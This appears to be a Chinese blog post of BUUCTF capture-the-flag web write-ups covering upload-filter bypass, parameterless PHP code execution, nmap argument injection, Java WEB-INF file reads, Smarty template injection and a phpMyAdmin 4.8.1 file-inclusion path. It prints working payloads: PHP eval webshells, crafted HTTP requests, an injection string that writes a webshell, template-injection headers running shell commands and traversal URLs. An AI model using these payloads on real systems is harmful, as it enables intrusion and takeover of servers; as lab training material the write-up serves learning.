BUUCTF(2)

原创

YsterCcc 已于 2022-02-12 12:14:42 修改 1725 收藏

分类专栏： CTF 文章标签： BUUCTF

于 2021-10-12 21:27:31 首次发布

[GXYCTF2019]BabyUpload 1 htaccess+phtml

上传.htaccess文件内容为`SetHandler application/x-httpd-php`并修改`Content-Type: image/jpeg`

```
POST / HTTP/1.1
Host: c1b943bc-35cd-4217-8a0d-4fdb95e1e416.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------914337935884026590419270635 5
Content-Length: 338
Origin: http://c1b943bc-35cd-4217-8a0d-4fdb95e1e416.node4.buuoj.cn:81
Connection: close
Referer: http://c1b943bc-35cd-4217-8a0d-4fdb95e1e416.node4.buuoj.cn:81/
Cookie: UM_distinctid=17991e433cc182-0170562b0d5e33-4c3f2c72-144000-17991e433cd4ea;
PHPSESSID=233b49e0ca186ca6d81f16d5685253e0
Upgrade-Insecure-Requests: 1

-----------------------------914337935884026590419270635 5
Content-Disposition: form-data; name="uploaded"; filename="1.htaccess"
Content-Type image/jpeg


-----------------------------914337935884026590419270635 5
Content-Disposition: form-data; name="submit"

消裹紱
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Tue, 12 Oct 2021 08:08:28 GMT
Content-Type: text/html
Content-Length: 350
Connection: close
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Vary: Accept-Encoding
X-Powered-By: PHP/5.6.23

<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Upload</title>
<form action="" method="post" enctype="multipart/form-data">
上传文件<input type="file" name="uploaded" />
<input type="submit" name="submit" value="上传" />
</form>/var/www/html/upload/67380fff35d4e7b3c64d7d628b1660ce/1.htaccess succesfully uploaded!
```

尝试上传php一句话木马`<?php eval($_POST[qwer]);?>`

```
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Upload</title>
<form action="" method="post" enctype="multipart/form-data">
上传文件<input type="file" name="uploaded" />
<input type="submit" name="submit" value="上传" />
</form>诶，别蒙我啊，这标志明显还是php啊
```

利用.phtml文件绕过，对应的一句话木马`<script language="php">eval($_POST['qwer']);</script>`，但是这里后缀名也不能有ph，所以上传图片上去

```
----------------------------140448101519405657252397171969
Content-Disposition: form-data; name="uploaded"; filename="1.png"
Content-Type: image/jpeg

GIF89a
<script language="php">eval($_POST['qwer']);</script>
----------------------------140448101519405657252397171969
Content-Disposition: form-data; name="submit"
```

```
上传文件<input type="file" name="uploaded" />
<input type="submit" name="submit" value="上传" />
</form>/var/www/html/upload/67380fff35d4e7b3c64d7d628b1660ce/1.png succesfully uploaded!
```

利用蚁剑连接或者直接命令执行

[GXYCTF2019]禁止套娃 1 无字符RCE


打开题目就一句flag在哪，直接劝退。。。。发现是git泄漏，想用Githack扒一下源码

```
GitHack.py 7c893848-5591-44ea-9378-2fa8f86acf2c.node4.buuoj.cn/.git/
```

```
A '.git' folder disclosure exploit.

[*] Check Depends
[+] Check depends end
[*] Set Paths
[*] Target Url: http://7c893848-5591-44ea-9378-2fa8f86acf2c.node4.buuoj.cn/.git/
[*] Initialize Target
[*] Try to Clone straightly
[-] [Skip][First Try] /home/kali/GitHack/dist/7c893848-5591-44ea-9378-2fa8f86acf2c.node4.buuoj
.cn/.git already exists.
[*] Valid Repository
[+] Valid Repository Success

[+] Clone Success. Dist File : /home/kali/GitHack/dist/7c893848-5591-44ea-9378-2fa8f86acf2c.no
de4.buuoj.cn
```



扒了个寂寞，想手动去/.git/index下载源码又不知道下载了个什么奇怪的东西(艹，我也太垃圾了)

```php
<?php
include "flag.php";
echo "flag在哪里呢？<br>";
if(isset($_GET['exp'])){
    if (!preg_match('/data:\/\/|filter:\/\/|php:\/\/|phar:\/\//i', $_GET['exp'])) {
        if(';' === preg_replace('/[a-z,_]+\((?R)?\)/', NULL, $_GET['exp'])) {
            if (!preg_match('/et|na|info|dec|bin|hex|oct|pi|log/i', $_GET['exp'])) {
                // echo $_GET['exp'];
                @eval($_GET['exp']);
            }
            else{
                die("还差一点哦！");
            }
        }
        else{
            die("再好好想想！");
        }
    }
    else{
        die("还想读flag，臭弟弟！");
    }
}
// highlight_file(__FILE__);
?>
```

三个绕过,第一个过滤掉协议，第二个(?R)引用当前表达式，后面加了?递归调用。只能通过无参数的函数，第三个就是一些函数。主要就是通过无参数函数来进行命令执行。

```
localeconv() 函数返回一包含本地数字及货币格式信息的数组。
scandir() 列出 images 目录中的文件和目录。
readfile() 输出一个文件。
current() 返回数组中的当前单元，默认取第一个值。
pos() current() 的别名。
next() 函数将内部指针指向数组中的下一个元素，并输出。
array_reverse()以相反的元素顺序返回数组。
highlight_file()打印输出或者返回 filename 文件中语法高亮版本的代码
```

首先输出当前目录的文件

```
?exp=print_r(scandir(current(localeconv())));
```

---

flag在哪里呢?
Array ([0] => . [1] => .. [2] => .git [3] => flag.php [4] => index.php)

这里已经发现了flag.php，那接下来如何取值呢

1. 取反后依次取值

取反：array_reverse()
取下一个值：next()

```
?exp=show_source(next(array_reverse(scandir(pos(localeconv())))));
```

2.反转加随机数组

反转：array_flip()

随机数组：array_rand()

```
?exp=show_source(array_rand(array_flip(scandir(pos(localeconv())))));
```

[BUUCTF 2018]Online Tool 1 nmap+escapeshellarg/cmd

```php
<?php

if (isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {
    $_SERVER['REMOTE_ADDR'] = $_SERVER['HTTP_X_FORWARDED_FOR'];
}

if(!isset($_GET['host'])) {
    highlight_file(__FILE__);
} else {
    $host = $_GET['host'];
    $host = escapeshellarg($host);
    $host = escapeshellcmd($host);
    $sandbox = md5("glzjin". $_SERVER['REMOTE_ADDR']);
    echo 'you are in sandbox '.$sandbox;
    @mkdir($sandbox);
    chdir($sandbox);
    echo system("nmap -T5 -sT -Pn --host-timeout 2 -F ".$host);
}
```

首先是一个nmap的小知识点

```
namp <?php phpinfo(); ?> -oG 1.php
可以写入一个文件
nmap <?php phpinfo();> -oG 1.php\’
会写成1.php‘ 而不是 1.php
```

其次这里要搞清楚 `escapeshellarg();escapeshellcmd();` 两个函数(直接截seebug里的解释)

1. 传入的参数是：`172.17.0.2' -v -d a=1`
2. 经过`escapeshellarg`处理后变成了`'172.17.0.2'\'' -v -d a=1'`，即先对单引号转义，再用单引号将左右两部分括起来从而起到连接的作用。
3. 经过`escapeshellcmd`处理后变成`'172.17.0.2'\\'' -v -d a=1\'`，这是因为`escapeshellcmd`对`\`以及最后那个**不配对儿**的引号进行了转义：http://php.net/manual/zh/function.escapeshellcmd.php
4. 最后执行的命令是`curl '172.17.0.2'\\'' -v -d a=1\'`，由于中间的`\\`被解释为`\`而不再是转义字符，所以后面的`'`没有被转义，与再后面的`'`配对儿成了一个空白连接符。所以可以简化为`curl 172.17.0.2\ -v -d a=1'`，即向`172.17.0.2\`发起请求，POST 数据为`a=1'`。


直接给出payload

```
?host=' <?php @eval($_POST["1"]);?> -oG 1.php '
```

这里前面加的'单引号是为了将shell命令分割出来然后执行，如果不加就会被当作参数，后面的'单引号是为了闭合一个函数的'单引号，否则命令会被遗弃

you are in sandbox 72af0f31a122f73f83b4d5c3fc187323 Starting Nmap 7.70 (https://nmap.org) at 2021-10-12 12:35 UTC Nmap done: 0 IP addresses (0 hosts up) scanned in 0.23 seconds Nmap done: 0 IP addresses (0 hosts up) scanned in 0.23 seconds

可以用蚁剑连也可以直接到页面进行命令执行，下面是正确传上去的样子




最后在根目录下找到flag

```
# Nmap 7.70 scan initiated Tue Oct 12 12:45:05 2021 as: nmap -T5 -sT -Pn --host-timeout 2 -F -oG 1.php \ flag{e29a0660-3d2c-42a2-9a24-5639310bb423} \\ # Nmap done at Tue Oct 12 12:45:05
2021 -- 0 IP addresses (0 hosts up) scanned in 0.11 seconds
```

[RoarCTF 2019]Easy Java 1

打开是一个登录框



点击help后进入


```
java.io.FileNotFoundException:{help.docx}
```

平常都是php的网站，哪见过java的，就算有文件任意读取也找不到地方。找到一个框架和一些目录的介绍


```
WebContent                  (站点根目录)
    |---META-INF            (META-INF文件夹)
    |      |---MANIFEST.MF  (MANIFEST.MF配置清单文件)
    |---WEB-INF             (WEB-INF文件夹)
    |      |---web.xml      (站点配置web.xml)
    |      |---lib          (第三方库文件夹)
    |      |    |---*.jar   (程序需要的jar包)
    |      |---classes      (class文件目录)
    |           |---...*.class (class文件)
    |---<userdir>           (自定义的目录)
    |      |---*.jsp,*.js,*.css (自定义的资源文件)
    |---<userfiles>         (自定义的资源文件)
```



```
/WEB-INF/web.xml：Web应用程序配置文件，描述了 servlet 和其他的应用组件配置及命名规则
/WEB-INF/classes/：含了站点所有用的 class 文件，包括 servlet class 和非servlet class，他们不能包含在 .jar文件中
/WEB-INF/lib/：存放web应用需要的各种JAR文件，放置仅在这个应用中要求使用的jar文件,如数据库驱动jar文件
/WEB-INF/src/：源码目录，按照包名结构放置各个java文件
/WEB-INF/database.properties：数据库配置文件
```


help页面抓包改为POST方式查看web.xml页面

```
POST /Download?filename=WEB-INF/web.xml
```



在对应classes目录中查看flag

```
POST /Download?filename=WEB-INF/classes/com/wm/ctf/FlagController.class
filename=WEB-INF/classes/com/wm/ctf/FlagController.class
```



总体思路就是通过重要信息文件找到flag的地址，然后直接访问就能拿到，这里再一个标签的知识点

```
<servlet-class>  这个就是指向我们要注册的servlet 的类地址，要带包路径

<servlet-mapping>  是用来配置我们注册的组件的访问路径,里面包括两个节点
一个是  <servlet-name>  这个要与前面写的servlet那么一致
另一个是  <url-pattern>  配置这个组件的访问路径
<servlet-name> 这个是我们要注册servlet的名字,一般跟Servlet类名有关
举个例子
<servlet>
    <servlet-name>LoginServlet</servlet-name>
    <servlet-class>com.breeze.servlet.LoginServlet</servlet-class>
  </servlet>
```

参考文章

[BJDCTF2020]The mystery of ip1

```
53          <h3>Welcome to BJDCTF 2020.Happy Game!</h3>
54          <!-- Do you know why i know your ip? -->
55          <div class="shaky" style="font-size:20px;">(。·∀·)/
```

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储

Encryption Encoding SQL XSS Other

Load URL view-source:http://node4.buuoj.cn:29792/hint.php

burp抓包添加X-Forwarded-For头赋值为127.0.0.1，发现IP更改

尝试模板注入

直接`cat flag*`，虽然是假flag但是找到了源码。

```
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://node4.buuoj.cn:29792/hint.php
Cookie: UM_distinctid=17d40a29a1396b-02ffcacdc1ab568-4c3e217e-144000-17d40a29a1592e
X-Forwarded-For: {{system("cat flag*")}}
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
```

```
<?php
    require_once('header.php');
        require_once('./libs/Smarty.class.php');
        $smarty = new Smarty();
        if (!empty($_SERVER['HTTP_CLIENT_IP']))
        {
            $ip=$_SERVER['HTTP_CLIENT_IP'];
        }
        elseif (!empty($_SERVER['HTTP_X_FORWARDED_FOR']))
        {
            $ip=$_SERVER['HTTP_X_FORWARDED_FOR'];
        }
        else
        {
            $ip=$_SERVER['REMOTE_ADDR'];
        }
        //$your_ip = $smarty->display("string:".$ip);
        echo "<div class=\"container panel1\">
                        <div class=\"row\">
                        <div class=\"col-md-4\">
```


直接在根目录下cat flag拿到flag

```
CLIENT-IP: {{system("cat /flag*")}}
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
```

```
                    <ul class="nav navbar-nav navbar-right ul-head2">
                <li class=""><a href="index.php">@Shana</a></li>
                </ul>
                    </div>
                </div>
            </nav><div class="container panel1">
                        <div class="row">
                        <div class="col-md-4">
                        </div>
                        <div class="col-md-4">
                        <div class="jumbotron pan">
                            <div class="form-group log">
                                <label><h2>Your IP is :
flag{a487ea2b-5cf2-4d89-9a9b-ce6f298b149a}
flag{a487ea2b-5cf2-4d89-9a9b-ce6f298b149a}                    </h2><
                            </div>
```


这里能发现CLIENT-IP与X-Forwarded-For都可以控制输入

[GWCTF 2019]我有一个数据库 1

进入环境试了一下robots.txt，发现phpinfo.php。尝试了一下phpmyadmin，发现确实存在这个页面。其实这里考察的是phpmyadmin4.8.1后台任意文件包含漏洞

```
phpmyadmin/?target=db_datadict.php%253f/../../../../../../../../flag
```